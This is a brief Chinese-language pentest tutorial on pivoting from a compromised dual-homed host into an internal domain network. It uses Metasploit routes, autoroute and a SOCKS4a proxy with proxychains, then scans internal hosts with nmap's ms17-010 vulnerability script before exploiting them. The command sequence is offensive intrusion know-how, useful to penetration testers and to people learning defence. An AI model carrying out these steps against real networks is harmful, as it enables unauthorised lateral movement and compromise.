
前提：已经获取到了一台连接外网和内网的中间主机shell，并通过内网信息收集获取到了域内主机的ip

域内主机ip：192.168.14.128 192.168.14.129 192.168.14.130


方法1

获取到了中间主机PC1：192.168.0.108(外网ip）192.168.14.128(内网ip)的shell



按2次ctrl+z返回，并让session后台运行

输入use exploit/multi/handler



接着添加路由

输入route add 192.168.14.0/24 255.255.255.255 3

其中命令最后一个参数:3指的是获取到的主机PC1的session

再输入 route print 打印route列表查看是否添加成功

然后输入 use auxiliary/server/socks4a

设置socks4代理

输入 exploit -y 添加代理


接着另外打开一个终端窗口


mousepad /etc/proxychain.conf

添加socks4代理设置：socks4 192.168.0.113 1080

在终端中输入命令行：proxychains nmap -n -Pn -sT -sV -p22,80,138,137,135,139,445 --script=smb-vuln-ms17-010.nse 192.168.14.129

扫描域内主机192.168.14.129是否开启了上面几个端口





发现存在ms17-010漏洞

利用即可

方法2

如果上面的方法1失效了，没有办法扫描到域内主机的端口，显示denied或者timeout，则使用这种方法重新尝试

首先重新输入 sessions -i 3 进入控制主机PC1的界面

然后输入run autoroute -s 192.168.14.0/24

再重试proxychain nmap -Pn -sT -sV -n -p22,80,135,138,137,445 –script=smb-vuln-ms17-010.nse 192.168.14.129

进行扫描

如果能够扫描则成功

否则重启kali或者被控主机。